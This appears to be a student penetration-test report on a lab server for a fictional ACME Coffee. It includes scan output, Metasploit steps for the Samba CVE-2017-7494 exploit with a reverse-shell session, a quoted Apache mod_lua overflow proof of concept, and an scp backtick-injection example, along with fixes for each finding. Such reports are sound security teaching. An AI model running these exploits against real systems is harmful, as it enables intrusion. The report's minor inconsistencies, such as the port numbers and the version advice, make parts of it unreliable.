

# **ACME COFFEE SECURITY REPORT**

11/30/2023

**VULNERABILITY ANALYSIS AND CONTROL | ITMS 443**

**AUTHOR: ERIK W. SAARLAS  
TESTED BY SAARLAS SECURITY INC.**

## Table of Contents

<b>1. INTRODUCTION.....</b>	<b>4</b>
<b>1.1 SCOPE &amp; DURATION .....</b>	<b>5</b>
<b>1.2 SCENARIOS INCLUDED .....</b>	<b>5</b>
<b>2. EXECUTIVE SUMMARY .....</b>	<b>6</b>
<b>2.1 NEXT STEPS .....</b>	<b>7</b>
<b>2.2 RISK CATEGORIES &amp; RATIONALES.....</b>	<b>8</b>
<b>2.3 TOOLS USED .....</b>	<b>10</b>
<b>3. RECOMMENDED ACTIONS.....</b>	<b>11</b>
<b>4. TECHNICAL FINDINGS.....</b>	<b>12</b>
<b>4.1 Samba Remote Code Execution Vulnerability.....</b>	<b>13</b>
<b>4.1.1 Background Information .....</b>	<b>13</b>
<b>4.1.2 Details.....</b>	<b>13</b>
<b>4.1.3 Risk Analysis.....</b>	<b>16</b>
<b>4.1.4 Recommendation .....</b>	<b>16</b>
<b>4.1.5 References .....</b>	<b>16</b>
<b>4.2 Apache v2.4.41 Vulnerabilities CVE 2022-23943, 2021-44790 &amp; 2022-31813 .....</b>	<b>17</b>
<b>4.2.1 Background Information.....</b>	<b>17</b>
<b>4.3 OS Command Injection CVE 2020-15778 .....</b>	<b>23</b>
<b>4.3.1 Background Information.....</b>	<b>23</b>
<b>5. ACME COFFEE SECURITY WEAKNESSES .....</b>	<b>26</b>
<b>5.1 Weak Password Credentials.....</b>	<b>26</b>
<b>5.1.1 Background Information .....</b>	<b>26</b>
<b>5.1.3 Recommendations.....</b>	<b>30</b>
<b>6. Concluding Recommendations.....</b>	<b>31</b>



# 1. INTRODUCTION

In the dynamic landscape of cybersecurity, the emphasis on robust security measures has become most important for organizations seeking to safeguard their digital assets and user data. As the reliance on technology grows, so does the need for comprehensive security assessments to identify and address vulnerabilities effectively. This is precisely why ACME Coffee, an innovative and growing coffee company, enlisted the services of Saarlas Security Inc. Led by Erik Saarlas and operating from the Illinois Institute of Technology in Chicago, this experienced penetration testing team came together to assess the security posture of ACME Coffee's recently configured server.

ACME Coffee, with its vision to become the world's premier coffee company, recognizes the imperative of securing its digital infrastructure. In particular, the company's newly hired system administrator, Loki, has recently established the foundation of their server infrastructure. Acknowledging the critical role technology plays in the success of ACME Coffee, CEO of Acme Coffee, Bruno, has entrusted Saarlas Security Inc's expertise to conduct a thorough analysis of the company's server. The objective: identify potential vulnerabilities, assess the resilience of the system against cyber threats, and ultimately fortify the overall security posture.

This penetration testing engagement follows established industry practices, aiming to offer ACME Coffee practical insights into its server's security. Saarlas Security Inc, through rigorous examination and testing, seeks to improve ACME Coffee's cybersecurity, allowing for proactive risk management and reinforcing the organization's dedication to protecting sensitive information. This report summarizes assessment findings and recommendations, outlining the evaluation's scope, methodology, and outcomes.

## **1.1 SCOPE & DURATION**

The assessment encompasses distinct phases, including tool research, reconnaissance, web application evaluation, and comprehensive reporting. This multifaceted approach ensures a thorough examination of ACME Coffee's server security, with the engagement spanning six days, from November 26, 2023, to December 2, 2023.

## **1.2 SCENARIOS INCLUDED**

Our testing methodology adopts a remote attacker's perspective, allowing them to simulate real-world cyber threats. To facilitate in-depth analysis, access to ACME Coffee's network was provided by Bruno. This collaborative effort aims to uncover potential vulnerabilities that may otherwise remain concealed within a limited time frame.

## 2. EXECUTIVE SUMMARY

After we performed a remote security assessment of the newly configured server at ACME Coffee, it was shocking that the server did not perform well under testing. It was concluded that the server wasn't configured with a lot of security in mind, is amateur in design, and does not adhere to basic network security practices.

The most concerning issues found during the assessment were:

**Samba Remote Code Execution (CVE 2017-7494):**

Critical (9.8): This vulnerability poses an immediate risk of remote code execution. A malicious actor could exploit this flaw to execute arbitrary code on the system, potentially leading to unauthorized access and manipulation of critical components. Mitigation involves applying the latest patches and updates to the Samba software.

**Out-of-bounds Write (CVE 2022-23943, 2022-23943, 2021-44790 ):**

Critical (9.8): The critical severity of this out-of-bounds write vulnerability necessitates immediate attention. Exploitation could lead to arbitrary code execution, emphasizing the urgency of applying patches and implementing strict boundary checks in affected code segments.

**OS Command Injection (CVE 2020-15778):**

High (7.8): The high-severity OS command injection vulnerability exposes the system to unauthorized command execution. Immediate remediation involves input validation and implementing measures to sanitize user inputs, preventing malicious command injection.

**Poor Security Practices:**

Weak passwords are prone to cracking through brute-force or dictionary attacks. Mitigation involves enforcing strong password policies, promoting the use of complex passphrases, and implementing additional security measures like multi-factor authentication. Additionally, the absence of firewalls in this network leaves it vulnerable to unauthorized access and various cyber threats. Mitigation involves implementing firewalls to monitor and control incoming and outgoing network traffic, thereby enhancing overall security and protecting against potential attacks.

Other discovered vulnerabilities pertain to server configurations and outdated applications.

**2.1 NEXT STEPS**

The comprehensive details of each identified issue can be found in the main body of this report. This detailed documentation includes the necessary steps to verify and reproduce each issue, accompanied by recommended remedial actions. It is recommended that a thorough review of these findings be conducted prior to scheduling a triage meeting. During the meeting, the priority order for addressing remedial work should be determined.

Below is a suggested prioritization guideline:

- **Critical Risk Items:** Immediate attention is crucial for these items.
- **High Risk Items:** Address these promptly, especially after resolving Critical Risks.
- **Medium Risk Items:** Plan to address these within 3 months of discovery.
- **Low and Info Risk Items:** Monitor and discuss these within a risk register, considering remediation versus acceptance.

Following the recommendations outlined in this report can significantly improve ACME Coffee's security posture, making it more resilient against real-world threats.

## 2.2 RISK CATEGORIES & RATIONALES

Saarlas Security Inc employs a straightforward risk categorization for each vulnerability to streamline the triage process, emphasizing the risks that hold genuine significance. For this report, we have employed The Common Vulnerability Scoring System (CVSS) V3 scoring system, an industry open standard designed to convey vulnerability severity and help determine urgency and priority of response, when assessing the severity level of discovered vulnerabilities. Below are the CVSS base scores compared to the severity level.

CVSS Base Score	CVSS Severity Level
0	None
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

*Figure 1: CVSS v3 Score Ranges*



Please refer to the following chart during triage meetings when assessing the proper course of action after discussing the vulnerabilities.

**It is important that the vulnerabilities ranked “HIGH” or “CRITICAL” are discussed first!**

SEVERITY LEVEL	RATIONALES
<b>INFO</b>	Loss of sensitive information, or a discussion point. These are not directly exploitable but may aid an attacker. Remediate these to create a true defense-in-depth security posture.
<b>LOW</b>	Poses a minor risk or may be exceedingly difficult to exploit. Address these over the long-term during testing cycles.
<b>MEDIUM</b>	Poses an important risk but may be difficult to exploit. Recommended remedial work within 3 months of discovery.
<b>HIGH</b>	Poses a significant risk and can be exploited. Address these as soon as possible after any critical risks have been remediated.
<b>CRITICAL</b>	Poses a severe risk which is easy to exploit. Begin the process of remediating immediately after the issue has been presented.

## 2.3 TOOLS USED

For thorough penetration tests and security audits, Saarlax Security Inc likes to rely on open-source penetration tools and scanners made available by the Debian-based Kali Linux distribution. For the penetration test of ACME Coffee, we used the following tools:



- **Netdiscover**: host discovery tool
- **Nmap**: network mapper
- **Hydra**: password cracker
- **Metasploit**: vulnerability exploitation tool
- **Wafw00f**: firewall detection
- **Nikto**: web scanner

### 3. RECOMMENDED ACTIONS

ID	Vulnerability Title	Recommended Action	Risk Category	CVSS
1	Samba Remote Code Execution Vulnerability CVE 2017-7494		CRITICAL	9.8
2	Apache v2.4.41 Vulnerabilities		CRITICAL	9.8
3	OS Command Injection CVE 2020-15778		HIGH	7.8
5	Poor Credential Practices		CRITICAL	NA
6	No Configured WAF		CRITICAL	NA

What surprised our team the most was the ease of obtaining valuable user credentials from the server. Not to mention the lack of Web Application Firewall (WAF) detected by the Wafw00f firewall scanner. (See “Technical Findings” for more information.

```
(kali@kali) ~$ wafw00f http://10.0.2.9
```

 == 

~ WAFW00F : v2.2.0 ~

```
[*] Checking http://10.0.2.9  
[*] Generic Detection results:  
[-] No WAF detected by the generic detection  
[-] Number of requests: 7
```

Figure 2: WAF Detection Scan with Wafwoof

## 4. TECHNICAL FINDINGS

Our team recommends that ACME Coffee engage with each of the findings raised in this section. Each is presented with the following details:

- **Vulnerability Title:** In crafting each vulnerability name and description, we adhere to widely recognized industry terms for clarity and precision, and use names defined by the Common Vulnerability and Exposures system.
- **Background Information:** We've outlined the vulnerability in a way that's easy to understand, especially for those who might not be familiar with the details of the problem.
- **Details:** We've tailored this section to match the specific aspects of the environment we're examining. It includes confirming that there's a problem and a detailed, step-by-step guide for reproducing it.
- **Risk Analysis:** This part adds context to our assessment of the risk level, helping to give a better understanding of the potential impact connected to the identified vulnerability.
- **Recommendations:** We're providing guidance on how to tackle each issue, with a focus on suggesting practical solutions whenever we can. Some suggestions might encourage more discussion or introduce techniques to lessen the impact.
- **References:** For a more comprehensive understanding of the problem or to assist in fixing it, we've included extra online resources.

## **4.1 Samba Remote Code Execution Vulnerability**

### **4.1.1 Background Information**

Samba, a suite of applications implementing the Server Message Block (SMB) protocol, faced a critical security flaw designated as CVE-2017-7494. This vulnerability, present in Samba versions from 3.5.0 to 4.6.4, 4.5.10, and 4.4.14, exposes the network protocol to remote code execution. By exploiting this vulnerability, a malicious client can upload a shared library to a writable share, subsequently causing the server to load and execute it.

This flaw was disclosed in May 2017 and marked a pivotal moment in Samba's security landscape. The vulnerability stems from the mishandling of specially crafted requests, providing unauthorized remote attackers with the capability to execute arbitrary code on the affected Samba server. The significance of CVE-2017-7494 underscores the critical importance of timely patching and proactive security measures to safeguard networked systems, mitigating the risk of exploitation and potential compromise.

### **4.1.2 Details**

We discovered CVE-2017-7494 when we ran an Nmap scan of the ACME Coffee server at ip address: 10.0.2.9. The specific command we ran was an aggressive Nmap scan in conjunction with a vulnerability script. Not only did our scan tell us that the vulnerability was discoverable at open port 119/tcp but it also told us the known exploits to attack the vulnerability with.

```

139/tcp open  netbios-ssn Samba smbd 4.6.2
vulners:
  cpe:/a:samba:samba:4.6.2: https://vulners.com/seebug/SSV:93139 *EXPLOIT*
  SSV:93139 10.0 https://vulners.com/canvas/SAMBA_IS_KNOWN_PIPENAME *EXPLOIT*
  SAMBA_IS_KNOWN_PIPENAME 10.0 https://vulners.com/saint/SAINT:C50A339EF05B2F96051BC00F96014CAA *EXPLOIT*
  SAINT:C50A339EF05B2F96051BC00F96014CAA 10.0 https://vulners.com/saint/SAINT:6FE788CBA26F517C02B44A699047593B *EXPLOIT*
  SAINT:6FE788CBA26F517C02B44A699047593B 10.0 https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48A26E42 *EXPLOIT*
  SAINT:3579A721D51A069C725493EA48A26E42 10.0 https://vulners.com/prion/PRION:CVE-2017-7494
  PRION:CVE-2017-7494 10.0 https://vulners.com/exploitpack/EXPLOITPACK:118DEE18B40708887778CCF837705185 *EXPLOIT*
  EXPLOITPACK:118DEE18B40708887778CCF837705185 10.0 https://vulners.com/exploitdb/EDB-ID:42084 *EXPLOIT*
  EDB-ID:42084 10.0 https://vulners.com/exploitdb/EDB-ID:42060 *EXPLOIT*
  EDB-ID:42060 10.0 https://vulners.com/cve/CVE-2017-7494
  CVE-2017-7494 10.0 https://vulners.com/zdt/1337DAY-ID-27859 *EXPLOIT*
  1337DAY-ID-27859 10.0 https://vulners.com/zdt/1337DAY-ID-27836 *EXPLOIT*
  1337DAY-ID-27836 10.0 https://vulners.com/cve/CVE-2020-25719
  CVE-2020-25719 9.0 https://vulners.com/cve/CVE-2020-17049
  CVE-2020-17049 9.0 https://vulners.com/cve/CVE-2020-25717
  CVE-2020-25717 8.5 https://vulners.com/cve/CVE-2020-10745
  CVE-2020-10745 7.8 https://vulners.com/prion/PRION:CVE-2017-14746
  PRION:CVE-2017-14746 7.5 https://vulners.com/cve/CVE-2017-14746
  CVE-2017-14746 7.5 https://vulners.com/prion/PRION:CVE-2017-11103
  PRION:CVE-2017-11103 6.8 https://vulners.com/cve/CVE-2017-11103
  CVE-2017-11103 6.8 https://vulners.com/prion/PRION:CVE-2018-10858
  PRION:CVE-2018-10858 6.5 https://vulners.com/prion/PRION:CVE-2018-1057
  PRION:CVE-2018-1057 6.5 https://vulners.com/cve/CVE-2022-32744
  CVE-2022-32744 6.5 https://vulners.com/cve/CVE-2022-0336
  CVE-2022-0336 6.5 https://vulners.com/cve/CVE-2021-3738
  CVE-2021-3738 6.5 https://vulners.com/cve/CVE-2020-25722
  CVE-2020-25722 6.5 https://vulners.com/cve/CVE-2020-25718
  CVE-2020-25718 6.5 https://vulners.com/cve/CVE-2018-10858
  CVE-2018-10858 6.5 https://vulners.com/cve/CVE-2018-1057
  CVE-2018-1057 6.5 https://vulners.com/cve/CVE-2019-14870
  CVE-2019-14870 6.4 https://vulners.com/prion/PRION:CVE-2017-12151
  PRION:CVE-2017-12151 5.8 https://vulners.com/prion/PRION:CVE-2017-12150
  PRION:CVE-2017-12150 5.8 https://vulners.com/cve/CVE-2017-12151
  CVE-2017-12151 5.8 https://vulners.com/cve/CVE-2017-12150
  CVE-2017-12150 5.8 https://vulners.com/cve/CVE-2022-32746
  CVE-2022-32746 5.5 https://vulners.com/cve/CVE-2019-3880
  CVE-2019-3880 5.5 https://vulners.com/cve/CVE-2019-3880

```

Figure 3: `Nmap -A 10.0.2.9 --script vuln`

To exploit the vulnerability, an attacker would launch Metasploit, an open-source penetration testing framework developed by Rapid7. Using Metasploit, the attacker would load the “*Samba is\_known\_pipename() Arbitrary Module Load*” and target the host ip address: 10.0.2.9.

This module triggers an arbitrary shared library load vulnerability in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module requires valid credentials, a writeable folder in an accessible share, and knowledge of the server-side path of the writeable folder. In some cases, anonymous access combined with common filesystem locations can be used to automatically exploit this vulnerability.

Below is a snippet of a Metasploit terminal executing the module against a demonstrative target and triggering the exploit.

```

msf > use exploit/linux/samba/is_known_pipename
msf exploit(is_known_pipename) > show targets
... a list of targets ...
msf exploit(is_known_pipename) > set TARGET target-id
msf exploit(is_known_pipename) > show options
... show and set options ...
msf exploit(is_known_pipename) > exploit

msf exploit(is_known_pipename) > exploit

[*] Started reverse TCP handler on 192.168.0.3:4444
[*] 192.168.0.3:445 - Using location \\192.168.0.3\yarp\h for the path
[*] 192.168.0.3:445 - Payload is stored in //192.168.0.3/yarp/h as GTithXJz.so
[*] 192.168.0.3:445 - Trying location /tmp/yarp/h/GTithXJz.so...
[*] Command shell session 6 opened (192.168.0.3:4444 -> 192.168.0.3:45076) at 2017-05-24 19:41:40 -0500

id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nogroup)

```

*Figure 4: Metasploit Exploit*

Our own Nmap and Metasploit scan captured the following exposed information and credentials of the SMB version, dialect, encryption capabilities, etc.

```

[*] 10.0.2.9:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression
capabilities:) (encryption capabilities:AES-128-GCM) (signatures:optional) (guid:{656d6361-0000-00
00-0000-000000000000}) (authentication domain:ACME)
[*] 10.0.2.9: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

*Figure 5: Metasploit SMB Detection*

```

Nmap scan report for 10.0.2.9
Host is up (0.0032s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 4.6.2

Host script results:
| smb2-time:
|   date: 2023-12-02T22:21:47
|_  start_date: N/A
|_ nbstat: NetBIOS name: ACME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds

```

*Figure 5: Nmap -p 445 -sC 10.0.2.9*

### 4.1.3 Risk Analysis

RISK CATEGORY	CRITICAL
CVSSv2	10 AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSSv3	9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

### 4.1.4 Recommendation

We recommend ACME Coffee to install a newer version of Samba and add the

```
nt pipe support = no
```

to the [global] section of your smb.conf and restart smbd. This prevents clients from accessing any named pipe endpoints. Note this can disable some expected functionality for Windows clients.

### 4.1.5 References

<https://www.samba.org/samba/security/CVE-2017-7494.html>  
<https://security-tracker.debian.org/tracker/CVE-2017-7494>



## 4.2 Apache v2.4.41 Vulnerabilities CVE 2022-23943, 2021-44790 & 2022-31813

### 4.2.1 Background Information

Multiple NetApp products, which incorporate Apache HTTP Server, are susceptible to vulnerabilities. Apache HTTP Server versions prior to 2.4.54 are affected, posing risks of sensitive information disclosure, unauthorized data modification, or potential Denial of Service (DoS) attacks when successfully exploited.

During our test, we discovered a significant amount of Apache vulnerabilities regarding Out-of-Bound Write (CVE 2022-23943, 2021-44790 & 2022-31813) in Apache HTTP Server versions 2.4.53 and earlier.

**CVE 2022-23943:** Out-of-bounds Write vulnerability in `mod_sed` of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions.

**CVE 2021-44790:** A carefully crafted request body can cause a buffer overflow in the `mod_lua` multipart parser (`r:parsebody()` called from Lua scripts). The Apache `httpd` team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.

**CVE 2022-31813:** This vulnerability arises from the server's failure to send the `X-Forwarded-*` headers to the origin server based on the client-side Connection header hop-by-hop mechanism. Exploitation of this vulnerability could allow attackers to bypass IP-based authentication on the origin server, potentially leading to unauthorized access or manipulation of data.

### 4.2.2 Details

Our scan of the web server began when we executed a common Nmap scan of the network and discovered the vulnerabilities in the open 80/tcp port (see figure 5). The scan we ran was an aggressive scan in conjunction with a vulnerability script. This returned a series of vulnerabilities in the Common Vulnerability and Exposures catalog along with known exploits for the respective CVE vulnerabilities.

```
80/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_vulners:
|_cpe:/a:apache:http_server:2.4.41:
|_PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
|_EDB-ID:51193 7.5 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
|_CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
|_CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
|_CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
|_CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
|_CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
|_CVE-2021-26691 7.5 https://vulners.com/cve/CVE-2021-26691
|_CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
|_CNVD-2022-73123 7.5 https://vulners.com/cnvd/CNVD-2022-73123
|_CNVD-2022-03225 7.5 https://vulners.com/cnvd/CNVD-2022-03225
|_CNVD-2021-102386 7.5 https://vulners.com/cnvd/CNVD-2021-102386
|_1337DAY-ID-38427 7.5 https://vulners.com/zdt/1337DAY-ID-38427 *EXPLOIT*
|_1337DAY-ID-34882 7.5 https://vulners.com/zdt/1337DAY-ID-34882 *EXPLOIT*
|_FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
|_CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
|_CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
|_CNVD-2022-03224 6.8 https://vulners.com/cnvd/CNVD-2022-03224
|_8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*
|_4810E2D9-AC5F-5B08-BFB3-0DAFA2F63332 6.8 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-0DAFA2F63332 *EXPLOIT*
|_4373C92A-2755-5538-9C91-0469C995AA0B 6.8 https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA0B *EXPLOIT*
|_0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE *EXPLOIT*
|_OSV:BIT-2023-31122 6.4 https://vulners.com/osv/OSV:BIT-2023-31122
|_CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
|_CVE-2021-44224 6.4 https://vulners.com/cve/CVE-2021-44224
|_CVE-2022-22721 5.8 https://vulners.com/cve/CVE-2022-22721
|_CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
|_CVE-2022-36760 5.1 https://vulners.com/cve/CVE-2022-36760
|_OSV:BIT-2023-45802 5.0 https://vulners.com/osv/OSV:BIT-2023-45802
|_OSV:BIT-2023-43622 5.0 https://vulners.com/osv/OSV:BIT-2023-43622
```

Figure 6: `Nmap -A 10.0.2.9 --script vuln`

After the nmap scan, we relied on Nikto, an open-source web scanner tool included in Kali Linux. It's designed for identifying potential security vulnerabilities, common issues, misconfigurations, and outdates server software in web. See figure 6 for the Nikto scan.

```
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal Link header found with value: <http://localhost/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /CEzyXbRX.: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 1.
+ /phpmyadmin/changelog.php: Cookie goto created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /phpmyadmin/changelog.php: Cookie back created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ /wordpress/wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ /: A Wordpress installation was found.
+ /wordpress/: A Wordpress installation was found.
+ /phpmyadmin/: phpMyAdmin directory found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login.php: Wordpress login found.
```

*Figure 7: nikto -h 10.0.2.9*

Nikto detected the web server running Apache/2.4.41 (Ubuntu) contains several potential security concerns. Firstly, the absence of the X-Frame-Options header exposes the site to clickjacking risks. Additionally, the presence of a Drupal Link header discloses the use of Drupal. The lack of the X-Content-Type-Options header poses a potential threat to content rendering consistency. Uncommon headers, such as 'x-redirect-by' in a specific path, suggest WordPress usage. The scan also highlighted an outdated Apache version (2.4.41), urging an update to at least Apache/2.4.54. The use of unconventional HTTP methods may result in false positives. PHPMyAdmin directories were identified, posing a potential risk of exposing sensitive information. The presence of a WordPress installation was detected, with wp-app.log files potentially leaking application/system details. Additionally, the identification of wp-login.php and wp-login.php?action=register endpoints in the WordPress installation raises security considerations.

An example of exploiting the Apache 2.4.5 Out-of-Bound Write vulnerability can be seen in the following figure as it demonstrates an exploit, written by Sunil Iyengar, for CVE-2021-44790.

```
# Exploit Title: Apache 2.4.x - Buffer Overflow
# Date: Jan 2 2023
# Exploit Author: Sunil Iyengar
# Vendor Homepage: https://httpd.apache.org/
# Software Link: https://archive.apache.org/dist/httpd/
# Version: Any version less than 2.4.51. Tested on 2.4.50 and 2.4.51
# Tested on: (Server) Kali, (Client) MacOS Monterey
# CVE : CVE-2021-44790

import requests

#Example "http(s)://<hostname>/process.lua"
url = "http(s)://<hostname>/<luafile>"

payload = "4\r\nContent-Disposition: form-data; name=\"name\\\"\\r\\n\\r\\n0\\r\\n4\\r\\n"
headers = {
    'Content-Type': 'multipart/form-data; boundary=4'
}

#Note1: The value for boundary=4, in the above example, is arbitrary. It can be anything else like 1.
# But this has to match with the values in Payload.

#Note2: The form data as shown above returns the response as "memory allocation error: block too big".
# But one can change the payload to name=\"name\\\"\\r\\n\\r\\n\\r\\n4\\r\\n\" and not get the error but on the lua module overflows
# 3 more bytes during memset

response = requests.request("POST", url, headers=headers, data=payload)

print(response.text)

#Response returned is
#<h3>Error!</h3>
#<pre>memory allocation error: block too big</pre>
```

*Figure 8: Apache 2.4.5 Buffer Exploit*

The payload of the exploit triggers the buffer overflow by manipulating the Content-Disposition header in the form-data. The payload includes the Content-Disposition with the name attribute, causing the buffer overflow in the mod\_lua multipart parser when Lua scripts invoke `r:parsebody()`. The provided Python script utilizes the requests library to send the malicious POST request to the specified URL. The boundary value in the payload is set to '4', matching the arbitrary value used in the Content-Type header. After

successful exploitation, the Apache server responds with an error message indicating a "memory allocation error: block too big." This response confirms the triggering of the buffer overflow.

### 4.2.3 Risk Analysis

#### CVE 2022-23943

RISK CATEGORY	CRITICAL
CVSSv2	7.2 AV:N/AC:L/Au:N/C:P/I:P/A:P
CVSSv3	9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

#### CVE 2021-44790

RISK CATEGORY	CRITICAL
CVSSv2	7.5 AV:N/AC:L/Au:N/C:P/I:P/A:P
CVSSv3	9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

#### CVE 2022-31813

RISK CATEGORY	CRITICAL
CVSSv2	7.5 AV:N/AC:L/Au:N/C:P/I:P/A:P
CVSSv3	9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

#### 4.2.4 Recommendations

Recommendations include addressing header configurations, securing exposed directories and files to fortify overall web server security, and prioritize updating Apache to the latest version, specifically 2.4.51 or later. This step is crucial as it includes essential fixes addressing the identified vulnerability. Additionally, bolster the server's security posture by implementing a Web Application Firewall (WAF) to monitor and filter incoming HTTP traffic, providing an added layer of protection against potential malicious requests. Lastly, ensure administrators and developers are well-versed in secure coding practices, emphasizing thorough input validation and secure coding methodologies to prevent similar vulnerabilities from arising in the future.

#### 4.2.5 References

<https://cwe.mitre.org/data/definitions/787.html>

<https://cwe.mitre.org/data/definitions/345.html>

<https://cwe.mitre.org/data/definitions/190.html>

## 4.3 OS Command Injection CVE 2020-15778

### 4.3.1 Background Information

In OpenSSH up to version 8.3p1, a vulnerability exists in the scp.c toremote function, enabling command injection. This flaw is demonstrated using backtick characters within the destination argument. It is noteworthy that the vendor has reportedly acknowledged the absence of validation for "anomalous argument transfers." The intentional omission is attributed to concerns about potentially disrupting existing workflows.

OS injection is a security vulnerability wherein attackers exploit inadequate input validation in web applications or systems, allowing them to execute unauthorized commands on the underlying operating system. This risk is often associated with web applications that fail to properly sanitize user input before interacting with the operating system. Attackers may inject arbitrary commands, leading to unauthorized access, data manipulation, or the execution of malicious operations.

### 4.3.2 Details

Our team discovered the CVE 2020-15778 vulnerability within ACME's server after running a simple Nmap vulnerability scan of port 22/tcp: the port responsible for the Secured Shell Protocol.

```
Nmap scan report for 10.0.2.9
Host is up (0.0098s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|     CVE-2020-15778  6.8  https://vulners.com/cve/CVE-2020-15778
|     C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  6.8  https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  *EXPLOIT*
|     10213DBE-F683-58BB-B6D3-353173626207  6.8  https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207  *EXPLOIT*
|     PRION:CVE-2020-12062  5.0  https://vulners.com/prion/PRION:CVE-2020-12062
|     PRION:CVE-2016-20012  5.0  https://vulners.com/prion/PRION:CVE-2016-20012
|     CVE-2020-12062  5.0  https://vulners.com/cve/CVE-2020-12062
|     PRION:CVE-2021-28041  4.6  https://vulners.com/prion/PRION:CVE-2021-28041
|     CVE-2021-28041  4.6  https://vulners.com/cve/CVE-2021-28041
|     PRION:CVE-2020-15778  4.4  https://vulners.com/prion/PRION:CVE-2020-15778
|     CVE-2021-41617  4.4  https://vulners.com/cve/CVE-2021-41617
|     PRION:CVE-2020-14145  4.3  https://vulners.com/prion/PRION:CVE-2020-14145
|     CVE-2020-14145  4.3  https://vulners.com/cve/CVE-2020-14145
|     CVE-2016-20012  4.3  https://vulners.com/cve/CVE-2016-20012
```

Figure 9: nmap 10.0.2.9 --script vuln

After researching, we discovered an exploit for the vulnerability using injection. The exploitation of this vulnerability occurs during the file copying process to a remote server using the scp command. When a file path is appended at the end of the local scp command, the actual command executed on the local system is created without proper sanitization of the file name.

For example, an attacker passes a file name with a backtick-enabled payload during the scp command execution. The local scp command, when executed, not only copies the file but also triggers the backtick-enabled payload on the local shell.

To demonstrate, the command `scp /sourcefile remoteserver:'touch /tmp/exploit.sh/targetfile'`` is used. After executing this command, on the remote server, the attacker can observe the presence of the exploit.sh file in the /tmp/ directory. It's crucial for the attacker to include single quotes in the file name to prevent payload execution on the local shell, or the use of escape characters like single quotes to avoid executing the payload locally.

### 4.3.3 Risk Analysis

RISK CATEGORY	HIGH
